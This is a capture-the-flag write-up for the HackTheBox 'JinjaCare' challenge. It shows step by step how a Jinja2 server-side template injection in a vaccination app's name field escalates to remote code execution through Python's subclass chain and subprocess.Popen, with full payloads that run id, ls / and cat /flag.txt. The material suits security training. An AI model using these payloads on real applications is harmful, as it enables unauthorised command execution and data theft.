Challenge Link: JinjaCare — HTB
Challenge Description
JinjaCare is a web application designed to manage COVID-19 vaccination records. It allows users to view their personal information, medical history, and generate digital vaccination certificates. Your task is to discover vulnerabilities in the system and extract the hidden flag.
Recon and Initial Exploration
Upon launching the instance, the home page of the JinjaCare app is displayed. The application allows user registration and login, which redirects to a dashboard with three key sections:
- Personal Information
- Medical History
- Vaccination Records
Given the challenge title “JinjaCare”, I suspected a Server-Side Template Injection (SSTI) vulnerability, likely due to the use of the Jinja2 template engine.

Finding SSTI in the “Full Name” Field

Navigating to the Personal Information page, I tested for SSTI in the Full Name field. I entered the following simple payload:
{{2+2}}

After submitting the form and downloading the generated PDF certificate, the Full Name field displayed 4, confirming SSTI.
Gaining Code Execution with SSTI
With SSTI confirmed, I began enumerating Python classes to gain Remote Code Execution (RCE).
Step 1: Listing All Python Classes

To enumerate available classes, I used this payload:
{{ ''.__class__.__mro__[1].__subclasses__() }}
''.__class__accesses the string class (str).__mro__[1]retrieves the superclass (object).__subclasses__()returns all classes that inherit fromobject
This lists many built-in classes, including ones useful for command execution.
Step 2: Finding the Popen Class Index

To find the class index of subprocess.Popen (used for running shell commands), I used
{% for c in ''.__class__.__mro__[1].__subclasses__() %}
  {% if 'Popen' in c.__name__ %}
    {{ loop.index0 }} - {{ c }}
  {% endif %}
{% endfor %}
This loops through all subclasses and prints the index of the class containing Popen. I found it at index 359.
Step 3: Executing Commands via Popen
With the index known, I executed shell commands using this payload:

{{ ''.__class__.__mro__[1].__subclasses__()[359]('id', shell=True, stdout=-1).communicate()[0].decode() }}
This runs the id command and returns its output:
stdout=-1captures the output.communicate()[0]gets the byte response.decode()converts bytes to a readable string
The result of the id command appeared in the PDF:
Retrieving the Flag
Step 4: Listing Root Directory
Next, I listed the contents of the root directory using:

{{ ''.__class__.__mro__[1].__subclasses__()[359]('ls /', shell=True, stdout=-1).communicate()[0].decode() }}
The response revealed a file named flag.txt.
Step 5: Reading the Flag
Finally, to read the contents of the flag file:

{{ ''.__class__.__mro__[1].__subclasses__()[359]('cat /flag.txt', shell=True, stdout=-1).communicate()[0].decode() }}
The flag appeared in the downloaded PDF certificate:
Conclusion
This challenge showcases how a simple SSTI vulnerability can escalate to full command execution if user input is rendered unsafely within a server-side template. By understanding how Python’s object hierarchy and Jinja2 internals work, it’s possible to exploit such vulnerabilities to compromise the system.